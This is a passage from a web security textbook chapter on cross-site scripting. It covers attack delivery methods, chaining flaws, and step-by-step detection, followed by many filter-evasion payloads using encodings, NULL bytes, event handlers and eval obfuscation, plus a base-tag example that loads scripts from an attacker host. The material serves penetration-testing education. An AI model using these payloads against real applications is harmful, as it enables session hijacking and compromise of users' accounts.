- In a targeted attack, a forged e-mail may be sent to a single target user or a small number of users. For example, an application administrator could be sent an e-mail apparently originating from a known user, complaining that a specific URL is causing an error. When an attacker wants to compromise the session of a specific user (rather than harvesting those of random users), a well-informed and convincing targeted attack is often the most effective delivery mechanism. This type of attack is sometimes referred to as "spear phishing".
- A URL can be fed to a target user in an instant message.
- Content and code on third-party websites can be used to generate requests that trigger XSS flaws. Numerous popular applications allow users to post limited HTML markup that is displayed unmodified to other users. If an XSS vulnerability can be triggered using the `GET` method, an attacker can post an `IMG` tag on a third-party site targeting the vulnerable URL. Any user who views the third-party content will unwittingly request the malicious URL.

  Alternatively, the attacker might create his own website containing interesting content as an inducement for users to visit. It also contains content that causes the user's browser to make requests containing XSS payloads to a vulnerable application. If a user is logged in to the vulnerable application, and she happens to browse to the attacker's site, the user's session with the vulnerable application is compromised.

  Having created a suitable website, an attacker may use search engine manipulation techniques to generate visits from suitable users, such as by placing relevant keywords within the site content and linking to the site using relevant expressions. This delivery mechanism has nothing to do with phishing, however. The attacker's site does not attempt to impersonate the site it is targeting.

  Note that this delivery mechanism can enable an attacker to exploit reflected and DOM-based XSS vulnerabilities that can be triggered only via `POST` requests. With these vulnerabilities, there is obviously not a simple URL that can be fed to a victim user to deliver an attack. However, a malicious

website may contain an HTML form that uses the `POST` method and that has the vulnerable application as its target URL. JavaScript or navigational controls on the page can be used to submit the form, successfully exploiting the vulnerability.

- In a variation on the third-party website attack, some attackers have been known to pay for banner advertisements that link to a URL containing an XSS payload for a vulnerable application. If a user is logged in to the vulnerable application and clicks the ad, her session with that application is compromised. Because many providers use keywords to assign advertisements to pages that are related to them, cases have even arisen where an ad attacking a particular application is assigned to the pages of that application itself! This not only lends credibility to the attack but also guarantees that someone who clicks the ad is using the vulnerable application at the moment the attack strikes. Furthermore, since the targeted URL is now "on-site," the attack can bypass browser-based mechanisms employed to defend against XSS (described in detail later in this chapter). Because many banner ad providers charge on a per-click basis, this technique effectively enables an attacker to "buy" a specific number of user sessions.
- Many web applications implement a function to "tell a friend" or send feedback to site administrators. This function often enables a user to generate an e-mail with arbitrary content and recipients. An attacker may be able to leverage this functionality to deliver an XSS attack via an e-mail that actually originates from the organization's own server. This increases the likelihood that even technically knowledgeable users and anti-malware software will accept it.

Delivering Stored XSS Attacks

The two kinds of delivery mechanisms for stored XSS attacks are in-band and out-of-band.

In-band delivery applies in most cases and is used when the data that is the subject of the vulnerability is supplied to the application via its main web interface. Common locations where user-controllable data may eventually be displayed to other users include the following:

- Personal information fields — name, address, e-mail, telephone, and the like
- Names of documents, uploaded files, and other items
- Feedback or questions for application administrators
- Messages, status updates, comments, questions, and the like for other application users

- Anything that is recorded in application logs and displayed in-browser to administrators, such as URLs, usernames, HTTP `Referer`, `User-Agent`, and the like
- The contents of uploaded files that are shared between users

In these cases, the XSS payload is delivered simply by submitting it to the relevant page within the application and then waiting for victims to view the malicious data.

Out-of-band delivery applies in cases where the data that is the subject of the vulnerability is supplied to the application through some other channel. The application receives data via this channel and ultimately renders it within HTML pages that are generated within its main web interface. An example of this delivery mechanism is the attack already described against web mail applications. It involves sending malicious data to an SMTP server, which is eventually displayed to users within an HTML-formatted e-mail message.

Chaining XSS and Other Attacks

XSS flaws can sometimes be chained with other vulnerabilities to devastating effect. The authors encountered an application that had a stored XSS vulnerability within the user's display name. The only purpose for which this item was used was to show a personalized welcome message after the user logged in. The display name was never displayed to other application users, so initially there appeared to be no attack vector for users to cause problems by editing their own display name. Other things being equal, the vulnerability would be classified as very low risk.

However, a second vulnerability existed within the application. Defective access controls meant that any user could edit the display name of any other user. Again, on its own, this issue had minimal significance: Why would an attacker be interested in changing the display names of other users?

Chaining together these two low-risk vulnerabilities enabled an attacker to completely compromise the application. It was easy to automate an attack to inject a script into the display name of every application user. This script executed every time a user logged in to the application and transmitted the user's session token to a server owned by the attacker. Some of the application's users were administrators, who logged in frequently and who could create new users and modify the privileges of other users. An attacker simply had to wait for an administrator to log in, hijack the administrator's session, and then upgrade his own account to have administrative privileges. The two vulnerabilities together represented a critical risk to the application's security.

In a different example, data that was presented only to the user who submitted it could be updated via a cross-site request forgery attack (see Chapter 13). It also contained a stored XSS vulnerability. Again, each bug when considered

individually might be regarded as relatively low risk; however, when exploited together, they can have a critical impact.

COMMON MYTH

"We're not worried about that low-risk XSS bug. A user could exploit it only to attack himself."

Even apparently low-risk vulnerabilities can, under the right circumstances, pave the way for a devastating attack. Taking a defense-in-depth approach to security entails removing every known vulnerability, however insignificant it may seem. The authors have even used XSS to place file browser dialogs or ActiveX controls into the page response, helping to break out of a kiosk-mode system bound to a target web application. Always assume that an attacker will be more imaginative than you in devising ways to exploit minor bugs!

Finding and Exploiting XSS Vulnerabilities

A basic approach to identifying XSS vulnerabilities is to use a standard proof-of-concept attack string such as the following:

```
"><script>alert(document.cookie)</script>
```

This string is submitted as every parameter to every page of the application, and responses are monitored for the appearance of this same string. If cases are found where the attack string appears unmodified within the response, the application is almost certainly vulnerable to XSS.

If your intention is simply to identify *some* instance of XSS within the application as quickly as possible to launch an attack against other application users, this basic approach is probably the most effective, because it can be easily automated and produces minimal false positives. However, if your objective is to perform a comprehensive test of the application to locate as many individual vulnerabilities as possible, the basic approach needs to be supplemented with more sophisticated techniques. There are several different ways in which XSS vulnerabilities may exist within an application that will not be identified via the basic approach to detection:

- Many applications implement rudimentary blacklist-based filters in an attempt to prevent XSS attacks. These filters typically look for expressions such as `<script>` within request parameters and take some defensive action such as removing or encoding the expression or blocking the request. These filters often block the attack strings commonly employed in the basic approach to detection. However, just because one common attack

string is being filtered, this does not mean that an exploitable vulnerability does not exist. As you will see, there are cases in which a working XSS exploit can be created without using `<script>` tags and even without using commonly filtered characters such as `" < >` and `/`.

- The anti-XSS filters implemented within many applications are defective and can be circumvented through various means. For example, suppose that an application strips any `<script>` tags from user input before it is processed. This means that the attack string used in the basic approach will not be returned in any of the application's responses. However, it may be that one or more of the following strings will bypass the filter and result in a successful XSS exploit:

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

TRY IT!

```
http://mdsec.net/search/28/
http://mdsec.net/search/36/
http://mdsec.net/search/21/
```

Note that in some of these cases, the input string may be sanitized, decoded, or otherwise modified before being returned in the server's response, yet might still be sufficient for an XSS exploit. In this situation, no detection approach based on submitting a specific string and checking for its appearance in the server's response will in itself succeed in finding the vulnerability.

In exploits of DOM-based XSS vulnerabilities, the attack payload is not necessarily returned in the server's response but is retained in the browser DOM and accessed from there by client-side JavaScript. Again, in this situation, no approach based on submitting a specific string and checking for its appearance in the server's response will succeed in finding the vulnerability.

Finding and Exploiting Reflected XSS Vulnerabilities

The most reliable approach to detecting reflected XSS vulnerabilities involves working systematically through all the entry points for user input that were identified during application mapping (see Chapter 4) and following these steps:

- Submit a benign alphabetical string in each entry point.
- Identify all locations where this string is reflected in the application's response.

- For each reflection, identify the syntactic context in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce arbitrary script into the response.
- If the reflected data is blocked or sanitized, preventing your script from executing, try to understand and circumvent the application's defensive filters.

Identifying Reflections of User Input

The first stage in the testing process is to submit a benign string to each entry point and to identify every location in the response where the string is reflected.

HACK STEPS

1. **Choose a unique arbitrary string that does not appear anywhere within the application and that contains only alphabetical characters and therefore is unlikely to be affected by any XSS-specific filters. For example:**

   ```
   myxsstestdmqlwp
   ```

   Submit this string as every parameter to every page, targeting only one parameter at a time.
2. **Monitor the application's responses for any appearance of this same string. Make a note of every parameter whose value is being copied into the application's response. These are not necessarily vulnerable, but each instance identified is a candidate for further investigation, as described in the next section.**
3. **Note that both `GET` and `POST` requests need to be tested. You should include every parameter within both the URL query string and the message body. Although a smaller range of delivery mechanisms exists for XSS vulnerabilities that can be triggered only by a `POST` request, exploitation is still possible, as previously described.**
4. **In any cases where XSS was found in a `POST` request, use the "change request method" option in Burp to determine whether the same attack could be performed as a `GET` request.**
5. **In addition to the standard request parameters, you should test every instance in which the application processes the contents of an HTTP request header. A common XSS vulnerability arises in error messages, where items such as the `Referer` and `User-Agent` headers are copied into the message's contents. These headers are valid vehicles for delivering a reflected XSS attack, because an attacker can use a Flash object to induce a victim to issue a request containing arbitrary HTTP headers.**

Testing Reflections to Introduce Script

You must manually investigate each instance of reflected input that you have identified to verify whether it is actually exploitable. In each location where data is reflected in the response, you need to identify the syntactic context of that data. You must find a way to modify your input such that, when it is copied into the same location in the application's response, it results in execution of arbitrary script. Let's look at some examples.

Example 1: A Tag Attribute Value

Suppose that the returned page contains the following:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

One obvious way to craft an XSS exploit is to terminate the double quotation marks that enclose the attribute value, close the `<input>` tag, and then employ some means of introducing JavaScript, such as a `<script>` tag. For example:

```
"><script>alert(1)</script>
```

An alternative method in this situation, which may bypass certain input filters, is to remain within the `<input>` tag itself but inject an event handler containing JavaScript. For example:

```
" onfocus="alert(1)
```

Example 2: A JavaScript String

Suppose that the returned page contains the following:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ... </script>
```

Here, the input you control is being inserted directly into a quoted string within an existing script. To craft an exploit, you could terminate the single quotation marks around your string, terminate the statement with a semicolon, and then proceed directly to your desired JavaScript:

```
'; alert(1); var foo='
```

Note that because you have terminated a quoted string, to prevent errors from occurring within the JavaScript interpreter you must ensure that the script continues gracefully with valid syntax after your injected code. In this example, the variable `foo` is declared, and a second quoted string is opened. It will be terminated by the code that immediately follows your string. Another method that is often effective is to end your input with `//` to comment out the remainder of the line.

Example 3: An Attribute Containing a URL

Suppose that the returned page contains the following:

```
<a href="myxsstestdmqlwp">Click here ...</a>
```

Here, the string you control is being inserted into the `href` attribute of an `<a>` tag. In this context, and in many others in which attributes may contain URLs, you can use the `javascript:` protocol to introduce script directly within the URL attribute:

```
javascript:alert(1);
```

Because your input is being reflected within a tag attribute, you can also inject an event handler, as already described.

For an attack that works against all current browsers, you can use an invalid image name together with an `onclick` event handler:

```
#"onclick="javascript:alert(1)
```

TIP **As with other attacks, be sure to URL-encode any special characters that have significance within the request, including `& = + ;` and space.**

HACK STEPS

Do the following for each reflected input identified in the previous steps:

1. **Review the HTML source to identify the location(s) where your unique string is being reflected.**
2. **If the string appears more than once, each occurrence needs to be treated as a separate potential vulnerability and investigated individually.**
3. **Determine, from the location within the HTML of the user-controllable string, how you need to modify it to cause execution of arbitrary script. Typically, numerous different methods will be potential vehicles for an attack, as described later in this chapter.**
4. **Test your exploit by submitting it to the application. If your crafted string is still returned unmodified, the application is vulnerable. Double-check that your syntax is correct by using a proof-of-concept script to display an alert dialog, and confirm that this actually appears in your browser when the response is rendered.**

Probing Defensive Filters

Very often, you will discover that the server modifies your initial attempted exploits in some way, so they do not succeed in executing your injected script.

If this happens, do not give up! Your next task is to determine what server-side processing is occurring that is affecting your input. There are three broad possibilities:

- The application (or a web application firewall protecting the application) has identified an attack signature and has blocked your input.
- The application has accepted your input but has performed some kind of sanitization or encoding on the attack string.
- The application has truncated your attack string to a fixed maximum length.

We will look at each scenario in turn and discuss various ways in which the obstacles presented by the application's processing can be bypassed.

Beating Signature-Based Filters

In the first type of filter, the application typically responds to your attack string with an entirely different response than it did for the harmless string. For example, it might respond with an error message, possibly even stating that a possible XSS attack was detected, as shown in Figure 12-8.



Figure 12-8: An error message generated by ASP.NET's anti-XSS filters

If this occurs, the next step is to determine what characters or expressions within your input are triggering the filter. An effective approach is to remove different parts of your string in turn and see whether the input is still being blocked. Typically, this process establishes fairly quickly that a specific expression such as `<script>` is causing the request to be blocked. You then need to test the filter to establish whether any bypasses exist.

There are so many different ways to introduce script code into HTML pages that signature-based filters normally can be bypassed. You can find an alternative

means of introducing script, or you can use slightly malformed syntax that browsers tolerate. This section examines the numerous different methods of executing scripts. Then it describes a wide range of techniques that can be used to bypass common filters.

Ways of Introducing Script Code

You can introduce script code into an HTML page in four broad ways. We will examine these in turn, and give some unusual examples of each that may succeed in bypassing signature-based input filters.

NOTE **Browser support for different HTML and scripting syntax varies widely. The behavior of individual browsers often changes with each new version. Any "definitive" guide to individual browsers' behavior is therefore liable to quickly become out of date. However, from a security perspective, applications need to behave in a robust way for all current and recent versions of popular browsers. If an XSS attack can be delivered using only one specific browser that is used by only a small percentage of users, this still constitutes a vulnerability that should be fixed. All the examples given in this chapter work on at least one major browser at the time of writing.**

For reference purposes, this chapter was written in March 2011, and the attacks described all work on at least one of the following:

- **Internet Explorer version 8.0.7600.16385**
- **Firefox version 3.6.15**

Script Tags

Beyond directly using a `<script>` tag, there are various ways in which you can use somewhat convoluted syntax to wrap the use of the tag, defeating some filters:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
Click here</a>
```

The Base64-encoded string in the preceding examples is:

```
<script>alert(1)</script>
```

Event Handlers

Numerous event handlers can be used with various tags to cause a script to execute. The following are some little-known examples that execute script without requiring any user interaction:

```
<xml onreadystatechange=alert(1)>
<style onreadystatechange=alert(1)>
<iframe onreadystatechange=alert(1)>
```

```
<object onerror=alert(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object>
<img type=image src=valid.gif onreadystatechange=alert(1)>
<input type=image src=valid.gif onreadystatechange=alert(1)>
<isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>
<bgsound onpropertychange=alert(1)>
<body onbeforeactivate=alert(1)>
<body onactivate=alert(1)>
<body onfocusin=alert(1)>
```

HTML5 provides a wealth of new vectors using event handlers. These include the use of the `autofocus` attribute to automatically trigger events that previously required user interaction:

```
<input autofocus onfocus=alert(1)>
<input onblur=alert(1) autofocus><input autofocus>
<body onscroll=alert(1)><br><br>...<br><input autofocus>
```

It allows event handlers in closing tags:

```
</a onmousemove=alert(1)>
```

Finally, HTML5 introduces new tags with event handlers:

```
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
```

Script Pseudo-Protocols

Script pseudo-protocols can be used in various locations to execute inline script within an attribute that expects a URL. Here are some examples:

```
<object data=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
```

Although the `javascript` pseudo-protocol is most commonly given as an example of this technique, you can also use the `vbs` protocol on Internet Explorer browsers, as described later in this chapter.

As with event handlers, HTML5 provides some new ways of using script pseudo-protocols in XSS attacks:

```
<form id=test /><button form=test formaction=javascript:alert(1)>
<event-source src=javascript:alert(1)>
```

The new `event-source` tag is of particular interest when targeting input filters. Unlike any pre-HTML5 tags, its name includes a hyphen, so using this tag may bypass legacy regex-based filters that assume tag names can contain only letters.

Dynamically Evaluated Styles

Some browsers support the use of JavaScript within dynamically evaluated CSS styles. The following example works on IE7 and earlier, and also on later versions when running in compatibility mode:

```
<x style=x:expression(alert(1))>
```

Later versions of IE removed support for the preceding syntax, on the basis that its only usage in practice was in XSS attacks. However, on later versions of IE, the following can be used to the same effect:

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

The Firefox browser used to allow CSS-based attacks via the `moz-binding` property, but restrictions made to this feature mean that it is now less useful in most XSS scenarios.

Bypassing Filters: HTML

The preceding sections described numerous ways in which script code can be executed from within an HTML page. In many cases, you may find that signature-based filters can be defeated simply by switching to a different, lesser-known method of executing script. If this fails, you need to look at ways of obfuscating your attack. Typically you can do this by introducing unexpected variations in your syntax that the filter accepts and that the browser tolerates when the input is returned. This section examines the ways in which HTML syntax can be obfuscated to defeat common filters. The following section applies the same principles to JavaScript and VBScript syntax.

Signature-based filters designed to block XSS attacks normally employ regular expressions or other techniques to identify key HTML components, such as tag brackets, tag names, attribute names, and attribute values. For example, a filter may seek to block input containing HTML that uses specific tag or attribute names known to allow the introduction of script, or it may try to block attribute values starting with a script pseudo-protocol. Many of these filters can be bypassed by placing unusual characters at key points within the HTML in a way that one or more browsers tolerate.

To see this technique in action, consider the following simple exploit:

```
<img onerror=alert(1) src=a>
```

You can modify this syntax in numerous ways and still have your code execute on at least one browser. We will examine each of these in turn. In practice, you may need to combine several of these techniques in a single exploit to bypass more sophisticated input filters.

The Tag Name

Starting with the opening tag name, the most simple and naïve filters can be bypassed simply by varying the case of the characters used:

```
<iMg onerror=alert(1) src=a>
```

Going further, you can insert NULL bytes at any position:

```
<[%00]img onerror=alert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

(In these examples, `[%XX]` indicates the literal character with the hexadecimal ASCII code of *XX*. When submitting your attack to the application, generally you would use the URL-encoded form of the character. When reviewing the application's response, you need to look for the literal decoded character being reflected.)

TIP The NULL byte trick works on Internet Explorer anywhere within the HTML page. Liberal use of NULL bytes in XSS attacks often provides a quick way to bypass signature-based filters that are unaware of IE's behavior.

Using NULL bytes has historically proven effective against web application firewalls (WAFs) configured to block requests containing known attack strings. Because WAFs typically are written in native code for performance reasons, a NULL byte terminates the string in which it appears. This prevents the WAF from seeing the malicious payload that comes after the NULL (see Chapter 16 for more details).

Going further within tag names, if you modify the example slightly, you can use arbitrary tag names to introduce event handlers, thereby bypassing filters that merely block specific named tags:

```
<x onclick=alert(1) src=a>Click here</x>
```

In some situations, you may be able to introduce new tags with various names but not find any means of using these to directly execute code. In these situations, you may be able to deliver an attack using a technique known as "base tag hijacking." The `<base>` tag is used to specify a URL that the browser should use to resolve any relative URLs that appear subsequently within the page. If you can introduce a new `<base>` tag, and the page performs any `<script>` includes after your reflection point using relative URLs, you can specify a base URL to a server that you control. When the browser loads the scripts specified in the remainder of the HTML page, they are loaded from the server you specified, yet they are still executed in the context of the page that has invoked them. For example:

```
<base href="http://mdattacker.net/badscripts/">
...
<script src="goodscript.js"></script>
```

According to specifications, `<base>` tags should appear within the `<head>` section of the HTML page. However, some browsers, including Firefox, accept `<base>` tags appearing anywhere in the page, considerably widening the scope of this attack.

Space Following the Tag Name

Several characters can replace the space between the tag name and the first attribute name:

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img/"onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

Note that even where an attack does not require any tag attributes, you should always try adding some superfluous content after the tag name, because this bypasses some simple filters:

```
<script/anyjunk>alert(1)</script>
```

Attribute Names

Within the attribute name, you can use the same NULL byte trick described earlier. This bypasses many simple filters that try to block event handlers by blocking attribute names starting with `on`:

```
<img o[%00]nerror=alert(1) src=a>
```

Attribute Delimiters

In the original example, attribute values were not delimited, requiring some whitespace after the attribute value to indicate that it has ended before another attribute can be introduced. Attributes can optionally be delimited with double or single quotes or, on IE, with backticks:

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=`alert(1)`src=a>
```

Switching around the attributes in the preceding example provides a further way to bypass some filters that check for attribute names starting with `on`. If the filter is unaware that backticks work as attribute delimiters, it treats the following example as containing a single attribute, whose name is not that of an event handler:

```
<img src=`a`onerror=alert(1)>
```

By combining quote-delimited attributes with unexpected characters following the tag name, attacks can be devised that do not use any whitespace, thereby bypassing some simple filters:

```
<img/onerror="alert(1)"src=a>
```

TRY IT!

```
http://mdsec.net/search/69/
http://mdsec.net/search/72/
http://mdsec.net/search/75/
```

Attribute Values

Within attribute values themselves, you can use the NULL byte trick, and you also can HTML-encode characters within the value:

```
<img onerror=a[%00]lert(1) src=a>
<img onerror=a&#x6c;ert(1) src=a>
```

Because the browser HTML-decodes the attribute value before processing it further, you can use HTML encoding to obfuscate your use of script code, thereby evading many filters. For example, the following attack bypasses many filters seeking to block use of the JavaScript pseudo-protocol handler:

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

When using HTML encoding, it is worth noting that browsers tolerate various deviations from the specifications, in ways that even filters that are aware of HTML encoding issues may overlook. You can use both decimal and hexadecimal format, add superfluous leading zeros, and omit the trailing semicolon. The following examples all work on at least one browser:

```
<img onerror=a&#x06c;ert(1) src=a>
<img onerror=a&#x006c;ert(1) src=a>
<img onerror=a&#x0006c;ert(1) src=a>
<img onerror=a&#108;ert(1) src=a>
<img onerror=a&#0108;ert(1) src=a>
<img onerror=a&#108ert(1) src=a>
<img onerror=a&#0108ert(1) src=a>
```

Tag Brackets

In some situations, by exploiting quirky application or browser behavior, it is possible to use invalid tag brackets and still cause the browser to process the tag in the way the attack requires.

Some applications perform a superfluous URL decode of input after their input filters have been applied, so the following input appearing in a request:

```
%253cimg%20onerror=alert(1)%20src=a%253e
```

is URL-decoded by the application server and passed to the application as:

```
%3cimg onerror=alert(1) src=a%3e
```

which does not contain any tag brackets and therefore is not blocked by the input filter. However, the application then performs a second URL decode, so the input becomes:

```
<img onerror=alert(1) src=a>
```

which is echoed to the user, causing the attack to execute.

As described in Chapter 2, something similar can happen when an application framework "translates" unusual Unicode characters into their nearest ASCII equivalents based on the similarity of their glyphs or phonetics. For example, the following input uses Unicode double-angle quotation marks (`%u00AB` and `%u00BB`) instead of tag brackets:

```
«img onerror=alert(1) src=a»
```

The application's input filters may allow this input because it does not contain any problematic HTML. However, if the application framework translates the quotation marks into tag characters at the point where the input is inserted into a response, the attack succeeds. Numerous applications have been found vulnerable to this kind of attack, which developers may be forgiven for overlooking.

Some input filters identify HTML tags by simply matching opening and closing angle brackets, extracting the contents, and comparing this to a blacklist of tag names. In this situation, you may be able to bypass the filter by using superfluous brackets, which the browser tolerates:

```
<<script>alert(1);//<</script>
```

In some cases, unexpected behavior in browsers' HTML parsers can be leveraged to deliver an attack that bypasses an application's input filters. For example, the following HTML, which uses ECMAScript for XML (E4X) syntax, does not contain a valid opening script tag but nevertheless executes the enclosed script on current versions of Firefox:

```
<script<{alert(1)}/></script>
```

TIP **In several of the filter bypasses described, the attack results in HTML that is malformed but is nevertheless tolerated by the client browser. Because numerous quite legitimate websites contain HTML that does not strictly comply to the standards, browsers accept HTML that is deviant in all kinds of ways. They effectively fix the errors behind the scenes before the page is rendered. Often, when you are trying to fine-tune an attack in an unusual situation, it can be helpful to view the virtual HTML that the browser constructs out of the server's actual response. In Firefox, you can use the WebDeveloper tool, which contains a View Generated Source function that performs precisely this task.**

Character Sets

In some situations, you can employ a powerful means of bypassing many types of filters by causing the application to accept a nonstandard encoding of your attack payload. The following examples show some representations of the string `<script>alert(document.cookie)</script>` in alternative character sets:

UTF-7

```
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
```

US-ASCII

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; ¼script¾alert(do
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)¼/
73 63 72 69 70 74 BE                            ; script¾
```

UTF-16

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ÿþ<.s.c.r.i.p.t.
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.
2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

These encoded strings will bypass many common anti-XSS filters. The challenge of delivering a successful attack is to make the browser interpret the response using the character set required. If you control either the HTTP `Content-Type` header or its corresponding HTML metatag, you may be able to use a nonstandard character set to bypass the application's filters and cause the browser to interpret your payload in the way you require. In some applications, a `charset` parameter is actually submitted in certain requests, enabling you to directly set the character set used in the application's response.

If the application by default uses a multibyte character set, such as Shift-JIS, this may enable you to bypass certain input filters by submitting characters that have special significance in the character set being used. For example, suppose two pieces of user input are returned in the application's response:

```
<img src="image.gif" alt="[input1]" /> ... [input2]
```

For `input1`, the application blocks input containing quotation marks to prevent an attacker from terminating the quoted attribute. For `input2`, the application blocks input containing angle brackets to prevent an attacker from using any HTML tags. This appears to be robust, but an attacker may be able to deliver an exploit using the following two inputs:

```
input1: [%f0]
input2: "onload=alert(1);
```

In the Shift-JIS character set, various raw byte values, including `0xf0`, are used to signal a 2-byte character that is composed of that byte and the following byte. Hence, when the browser processes `input1`, the quotation mark following the `0xf0` byte is interpreted as part of a 2-byte character and therefore does not delimit the attribute value. The HTML parser continues until it reaches the quotation mark supplied in `input2`, which terminates the attribute, allowing the attacker's supplied event handler to be interpreted as an additional tag attribute:

```
<img src="image.gif" alt="? /> ... "onload=alert(1);
```

When exploits of this kind were identified in the widely used multibyte character set UTF-8, browser vendors responded with a fix that prevented the attack from succeeding. However, currently the same attack still works on some browsers against several other lesser-used multibyte character sets, including Shift-JIS, EUC-JP, and BIG5.

Bypassing Filters: Script Code

In some situations, you will find a way to manipulate reflected input to introduce a script context into the application's response. However, various other obstacles may prevent you from executing the code you need to deliver an actual attack. The kind of filters you may encounter here typically seek to block the use of certain JavaScript keywords and other expressions. They may also block useful characters such as quotes, brackets, and dots.

As with the obfuscation of attacks using HTML, you can use numerous techniques to modify your desired script code to bypass common input filters.

Using JavaScript Escaping

JavaScript allows various kinds of character escaping, which you can use to avoid including required expressions in their literal form.

Unicode escapes can be used to represent characters within JavaScript keywords, allowing you to bypass many kinds of filters:

```
<script>a\u006cert(1);</script>
```

If you can make use of the `eval` command, possibly by using the preceding technique to escape some of its characters, you can execute other commands by passing them to the `eval` command in string form. This allows you to

use various string manipulation techniques to hide the command you are executing.

Within JavaScript strings, you can use Unicode escapes, hexadecimal escapes, and octal escapes:

```
<script>eval('a\u006cert(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

Furthermore, superfluous escape characters within strings are ignored:

```
<script>eval('a\l\ert\(1\)');</script>
```

Dynamically Constructing Strings

You can use other techniques to dynamically construct strings to use in your attacks:

```
<script>eval('al'+'ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>
<script>eval(atob('amF2YXNjcmlwdDphbGVydCgxKQ'));</script>
```

The final example, which works on Firefox, allows you to decode a Base64-encoded command before passing it to `eval`.

Alternatives to eval

If direct calls to the `eval` command are not possible, you have other ways to execute commands in string form:

```
<script>'alert(1)'.replace(/.+/,eval)</script>
<script>function::['alert'](1)</script>
```

Alternatives to Dots

If the dot character is being blocked, you can use other methods to perform dereferences:

```
<script>alert(document['cookie'])</script>
<script>with(document)alert(cookie)</script>
```

Combining Multiple Techniques

The techniques described so far can often be used in combination to apply several layers of obfuscation to your attack. Furthermore, in cases where JavaScript is being used within an HTML tag attribute (via an event handler, scripting pseudo-protocol, or dynamically evaluated style), you can combine these techniques with HTML encoding. The browser HTML-decodes the tag attribute value before the JavaScript it contains is interpreted. In the following example, the "e" character in "alert" has been escaped using Unicode escaping, and the backslash used in the Unicode escape has been HTML-encoded:

```
<img onerror=eval('al&#x5c;u0065rt(1)') src=a>
```

Of course, any of the other characters within the `onerror` attribute value could also be HTML-encoded to further hide the attack:

```
<img onerror=&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;a1&#x5c;u0065rt&#x28;1&
#x29;&#x27;&#x29; src=a>
```

This technique enables you to bypass many filters on JavaScript code, because you can avoid using any JavaScript keywords or other syntax such as quotes, periods, and brackets.

Using VBScript

Although common examples of XSS exploits typically focus on JavaScript, on Internet Explorer you also can use the VBScript language. It has different syntax and other properties that you may be able to leverage to bypass many input filters that were designed with only JavaScript in mind.

You can introduce VBScript code in various ways:

```
<script language=vbs>MsgBox 1</script>
<img onerror="vbs:MsgBox 1" src=a>
<img onerror=MsgBox+1 language=vbs src=a>
```

In all cases, you can use `vbscript` instead of `vbs` to specify the language. In the last example, note the use of `MsgBox+1` to avoid the use of whitespace, thereby avoiding the need for quotes around the attribute value. This works because `+1` effectively adds the number `1` to nothing, so the expression evaluates to `1`, which is passed to the `MsgBox` function.

It is noteworthy that in VBScript, some functions can be called without brackets, as shown in the preceding examples. This may allow you to bypass some filters that assume that script code must employ brackets to access any functions.

Furthermore, unlike JavaScript, the VBScript language is not case-sensitive, so you can use upper and lowercase characters in all keywords and function names. This behavior is most useful when the application function you are attacking modifies the case of your input, such as by converting it to uppercase. Although this may have been done for reasons of functionality rather than security, it may frustrate XSS exploits using JavaScript code, which fails to execute when converted to uppercase. In contrast, exploits using VBScript still work:

```
<SCRIPT LANGUAGE=VBS>MSGBOX 1</SCRIPT>
<IMG ONERROR="VBS:MSGBOX 1" SRC=A>
```

